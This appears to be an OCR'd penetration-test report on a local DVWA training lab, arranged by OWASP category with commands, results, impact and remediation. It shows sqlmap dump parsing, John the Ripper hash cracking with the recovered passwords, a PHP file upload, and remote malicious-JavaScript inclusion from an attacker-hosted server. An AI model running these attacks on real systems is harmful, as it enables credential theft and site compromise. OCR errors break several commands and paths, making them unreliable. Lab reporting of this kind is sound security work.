


To extract username:hash pairs from sqlmap's output CSV so they can be used for offline password cracking and analysis.

awk -F, 'NR>1{h=$5; sub(/ .*/,"",h); print $3 ":" h}' ~/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv > /tmp/dvwa_hashes.txt

To crack MD5 password hashes using John the Ripper with a wordlist to recover plaintext passwords for evidence and impact analysis.

john --wordlist=/tmp/rockyou.txt --format=raw-md5 /tmp/dvwa_hashes.txt
john --show --format=Raw-MD5 /tmp/dvwa_hashes.txt



Result.

- No HTTPS listener was found on port 443 (no service listening on 443), confirming traffic is unencrypted in transit.
- phpinfo() is publicly accessible and reveals installed crypto libraries (OpenSSL, libsodium), leaking sensitive configuration details. Saved output: /tmp/phpinfo.html.
- Database credentials are stored in plaintext in the application config: e.g. $_DVWA ['db_user'] = 'kali'; $_DVWA['db_password'] = 'kali'; (from config.inc.php).
- Passwords in the database were stored as MD5 hashes. We extracted user:hash pairs and cracked them with John; example cracked pairs captured during testing:
    - admin:password
    - gordonb:abc123
    - 1337:charley
    - pablo:letmein
    - smithy:password

Impact

Critical the combination of no TLS, exposed phpinfo, plaintext credentials in config, and weak hashing (MD5) creates multiple attack paths. Secrets can be intercepted in transit, discovered via exposed pages, or directly used after cracking hashes. Cracked passwords convert a database compromise into immediate account takeover, increasing risk of data loss, privilege escalation, and system-wide compromise.

Remediation

1. Enable TLS everywhere — terminate HTTPS with valid certificates and redirect HTTP to HTTPS. Protect all sensitive endpoints and login pages.
2. Harden secret storage — remove credentials from files in the webroot. Use environment variables or a protected secrets manager; limit file permissions and

avoid storing plain credentials in repository/config files.

3. Use strong password hashing migrate away from MD5. Use password_hash() / password_verify() with bcrypt or Argon2, and implement a forced password reset or re-hash-on-login migration strategy.
4. Remove/limit phpinfo exposure disable or restrict access to phpinfo() pages in production; only enable in tightly controlled environments.
5. Audit and rotate credentials rotate any exposed credentials immediately and review other services for reused or weak passwords.
6. Monitor and alert add logging/alerting for configuration access, failed logins, and unusual actions that could indicate credential misuse.

A03 Injection:

We visited the SQLi lab page and reviewed sqlmap output to confirm data extraction.

Commands Used:

To visit the SQLi lab page to retrieve the response for the id parameter

curl -s -L -b /tmp/ba_cookies.txt 'http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1' -o /tmp/idor_id1.html

To view the sqlmap dump file produced during testing so you can inspect retrieved database records (usernames, hashes)
sed -n '1,200p' ~/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv

Result.

- The id GET parameter is not sanitized (vulnerable by design).
- sqlmap successfully dumped the users table; the output file contains user records and MD5 password hashes. This file was displayed during testing and saved at ~/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv.

The sqlmap dump contained the following user records
1,admin,admin,/dvwa/hackable/users/admin.jpg,5f4dcc3b5aa765d61d8327deb882cf99 (password),admin,admin,...
2,user,gordonb,/dvwa/hackable/users/gordonb.jpg,e99a18c428cb38d5f260853678922e03 (abc123),Brown,Gordon,...
3,user,1337,/dvwa/hackable/users/1337.jpg,8d3533d75ae2c3966d7e0d4fcc69216b (charley),Me,Hack,...
4,user,pablo,/dvwa/hackable/users/pablo.jpg,0d107d09f5bbe40cade3de5c71e9e9b7 (letmein),Picasso,Pablo,...
5,user,smithy,/dvwa/hackable/users/smithy.jpg,5f4dcc3b5aa765d61d8327deb882cf99 (password),Smith,Bob,...

Impact
Critical SQL injection allowed full data extraction of the users table. Exposed password hashes can be cracked (turning a DB leak into account takeover), enabling privilege escalation, impersonation, and further compromise.

Remediation

- Use parameterized queries / prepared statements or ORM-safe APIs.
- Strictly validate and whitelist inputs (type, length).
- Apply least-privilege to DB accounts so queries expose minimal data on compromise.
- Implement WAF rules and monitoring to detect injection patterns.
- Rotate and re-hash exposed credentials using a secure algorithm (bcrypt/Argon2) and force password resets where appropriate.

A04 Insecure Design:

We reviewed application configuration, public pages, and supporting files to assess design-level weaknesses that enable multiple vulnerabilities.
Commands used:

(View app config)

```
sudo sed -n '1,240p' /var/www/html/dvwa/config/config.inc.php
```

(Check setup page / evidence of admin actions)


```
curl -s -I http://127.0.0.1/dvwa/setup.php | sed -n '1,120p'
curl -s -L 'http://127.0.0.1/dvwa/setup.php' | grep -iE 'Create / Reset|Reset Database' -n
```

(Find shipped DB creation scripts and backups in the Webroot)
sudo find /var/www/html/dvwa -maxdepth 3 -type f -iname '*.sql' -print

(Check for publicly accessible phpinfo / token exposure and CSRF tokens)
curl -s -L -H "Cookie: security=low" 'http://127.0.0.1/dvwa/phpinfo.php' -o /tmp/phpinfo.html || true
curl -s -L -H "Cookie: security=low" 'http://127.0.0.1/dvwa/vulnerabilities/csrf/' -o /tmp/csrf_page.html && \
grep -oP '<input[^>]+name=[\"\']?user_token[\"\']?[^>]*>' /tmp/csrf_page.html || echo "NO_TOKEN"


(Confirm lack of TLS)
ss -tlnp | grep -E ':443\b' || echo "no service listening on 443 (no TLS)"

(Inspect dumped DB)
sudo awk -F, 'NR>1{print $3":"$5}'~/.local/share/ sqlmap/output/127.0.0.1/dump/dvwa/user-s.csv | sed -n '1,200p'



Result.

- Insecure defaults & credentials in config: config.inc.php uses default/local environment fallbacks and default database credentials (db_user = 'kali', db_password = 'kali'). These defaults increase attack surface for real deployments.
- Admin actions exposed by design: setup.php exposes a Create / Reset Database action and is reachable; this demonstrates design choices that allow easy destructive actions when not hardened.



- Shipped DB scripts in webroot: Multiple database creation scripts (create_*.sql, bac_setup.sql) are present under /var/www/html/dvwa/database/ — shipping such files in webroot is an insecure design decision.
- Information exposure: phpinfo() and CSRF token fields are accessible (we retrieved a user_token from the CSRF page), leaking configuration and token handling details.
- Lack of TLS: No service listening on port 443 (no TLS), meaning design didn't enforce encrypted transport by default.
- Downstream impact confirmed: From SQL injection testing we extracted user records and password hashes (example output from sqlmap dump shows usernames:hashes). These combine with the above design issues (defaults, scripts, lack of TLS) to make exploitation and post-compromise actions trivial.

the application contains multiple design-level issues (insecure defaults, shipped DB scripts, exposed admin actions, publicly accessible diagnostic pages, and missing transport security) that together demonstrate insecure design as defined in the OWASP Top 10.

Impact:
High insecure design choices make it straightforward for an attacker to: discover sensitive configuration, reuse default credentials, perform destructive admin operations, intercept credentials in transit, and more easily exploit other technical vulnerabilities (e.g., SQLi, broken access control). These weaknesses increase the probability and impact of compromise across the application and any integrated systems.

Remediation:

1. Harden defaults Remove or change default credentials and require secure setup for initial configuration.
2. Protect sensitive files Remove DB scripts, backups, and debug pages from the webroot; store securely.
3. Enforce role-based access Restrict admin actions and destructive endpoints with strong authentication.
4. Secure transport & info exposure Enable HTTPS by default and disable publicly accessible debug/info pages.
5. Adopt secure design practices Implement threat modeling, least privilege, and secret management from the start.

A05 Security Misconfiguration:

We checked for exposed debug pages and server configuration leaks


commands used:

To access the public phpinfo page and review PHP configuration, modules, and version information for potential misconfigurations.

```
curl -s -L -H "Cookie: security=low; PHPSESSID=..." 'http://127.0.0.1/dvwa/phpinfo.php' -o /tmp/phpinfo.html
sed -n '1,80p' /tmp/phpinfo.html
```

To review the web server response headers to check cookie security flags and identify any server or version information leakage.

```
curl -s -I http://127.0.0.1/dvwa/login.php | sed -n '1,50p'
```



Result:

- phpinfo.php is accessible and exposes detailed version/module info.
- Apache server and PHP version are visible; server sent Server: Apache/2.4.65 (Debian).

- Cookies have HttpOnly and SameSite=Strict flags (good), but server info leakage and debug page exposure remain.

Impact:

Medium — Exposed server info and debug pages aid attackers in reconnaissance and crafting targeted attacks. It increases the likelihood of exploitation of known vulnerabilities.

Remediation:

1. Remove phpinfo and other debug pages from production.
2. Hide server banners and minimize version information.
3. Harden cookie flags (set Secure when using TLS).
4. Disable development functions in PHP (e.g., display_errors, allow_url_include).
5. Regularly audit server configuration for unnecessary exposure.


A06 Vulnerable & Outdated Components

I have searched the webroot for database scripts and backup files that may reveal sensitive information.

commands used:

To search the webroot for SQL, backup, or old configuration files that might expose sensitive database information or outdated components.

sudo find /var/www/html/dvwa -maxdepth 4 -type f \(-iname '*.sql' -o -iname '*.bak' -o -iname '*.backup' -o -iname '*.old' \) -print



Result:

/var/www/html/dvwa/database/create_postgresql_db.sql
/var/www/html/dvwa/database/bac_setup.sql
/var/www/html/dvwa/database/create_mssql_db.sql
/var/www/html/dvwa/database/create_sqlite_db.sql
/var/www/html/dvwa/database/create_oracle_db.sql
/var/www/html/dvwa/config/config.inc.php.bak

These files could expose database schema, credentials, or outdated configuration if acce-sssssed publicly.

Impact:

Medium — Exposed or outdated files can provide attackers with sensitive information, increasing the likelihood of further exploitation (e.g., credential reuse, SQL injection, privilege escalation).

Remediation:

1. Remove all database scripts, backups, and .bak/.old files from the webroot.
2. Store sensitive scripts and backups in secure, non-web-accessible locations.
3. Rotate credentials found in exposed configuration or backup files.
4. Keep third-party components up to date and monitor for known CVEs.
5. Use signed repositories for package management and restrict access to vendor files.

A07 Identification & Authentication Failures:

We analyzed the database dump for user credentials and cracked weak password hashes.

commands used:

To view the sqlmap dump file produced during testing so you can inspect the retrieved database records (usernames, hashes) and collect evidence for analysis.

```
sed -n '1,200p' ~/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv
```

To extract username:hash pairs from the sqlmap CSV and run John the Ripper with a wordlist (e.g., rockyou.txt) to recover plaintext passwords for evidence and impact analysis.

```
awk -F, 'NR>1{h=$5; sub(/ .*/,"",h); print $3 ":" h}'~/. local/share/sqlmap/output//output/127.0.0.1/dump/dvwa/users.csv > /tmp/dvwa_hashes.txt

john --wordlist=/tmp/rockyou.txt --format=raw-md5 /tmp/dvwa_hashes.txt
john --show --format=Raw-MD5 /tmp/dvwa_hashes.txt
```

Result:

- users.csv contains MD5 hashes for users: admin, gordonb, 1337, pablo, smithy.
- Cracked passwords using John the Ripper

dmin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

- config.inc.php also revealed database credentials in clear text.

Impact:

High — Weak hashing (MD5) and default passwords make it trivial for attackers to gain unauthorized access. Leaked credentials enable account takeover and potentially full system compromise.

Remediation:

1. Use strong password hashing (password_hash() with bcrypt or Argon2).
2. Enforce strong, unique passwords and consider multi-factor authentication.
3. Protect database credentials using environment variables or a secret manager.
4. Remove default credentials and require unique admin passwords.
5. Regularly audit authentication mechanisms and password storage policies.

A08 Software & Data Integrity Failures:

We tested two attack paths: (1) server-side unrestricted file upload and (2) client-side unverified remote script inclusion.

Commands used:


To create a simple PHP file containing phpinfo() and upload it to the application to verify whether uploaded files are executed and to capture exposed PHP environment information as evidence.

```
printf '<?php phpinfo(); ?>' > /tmp/shell.php
curl -s -L -b /tmp/dvwa_cookies.txt -F "uploaded=@/tmp/shell.php" -F "Upload=Upload" \
  'http://127.0.0.1/dvwa/vulnerabilities/upload/' -D /tmp/upload_headers.txt -o /tmp/upload_r
sponse.html
```

To host a malicious JavaScript file on an attacker-controlled server and submit its URL to the application's include parameter so the page will load and execute the remote script, demonstrating client-side integrity failure and the ability to run attacker JS in victim browsers.

```
printf "document.body.insertAdjacentHTML('beforeend','<div id=\\'pwned\\'>PWND by
attacker</div>');" > ~/attacker_www/malicious.js
cd ~/attacker_www && nohup python3 -m http.server 9000 > /tmp/http_server.log 2>&1 &
curl -s -X POST 'http://127.0.0.1/dvwa/vulnerabilities/csp/source/low.php' \
  -d 'include=http://192.168.222.128:9000/malicious.js' -b /tmp/dvwa_cookies.txt -L >
/dev/null
```


Load the vulnerable page as a logged-in user to trigger the malicious JS and confirm execution via attacker server logs.
curl -s -b /tmp/dvwa_cookies.txt -L 'http://127.0.0.1/dvwa/vulnerabilities/csp/source/low.php' > /tmp/trigger_page.html
tail -f /tmp/http_server.log



Result:


Unrestricted file upload → server-side execution

- Uploaded shell.php was stored at:
  /var/www/html/dvwa/hackable/uploads/shell.php
  Content confirmed: <?php phpinfo(); ?>
- Fetching the uploaded file returned PHP info (evidence saved to /tmp/uploaded_shell.html).
- Apache logs show the upload and fetch: POST /dvwa/vulnerabilities/upload/ and GET /dvwa/hackable/uploads/shell.php 200.
- Directory listing confirmed file present and owned by www-data.



Unverified remote script inclusion → client-side compromise

- After POSTing include=http://192.168.222.128:9000/malicious.js, attacker HTTP server logs recorded the script fetches:
- 192.168.222.128 - - [24/Oct/2025 09:18:17] "GET /malicious.js HTTP/1.1" 200 -
- 192.168.222.128 - - [24/Oct/2025 09:22:40] "GET /malicious.js HTTP/1.1" 304 –



(304 indicates cached fetches — still proof the browser requested the remote script.)

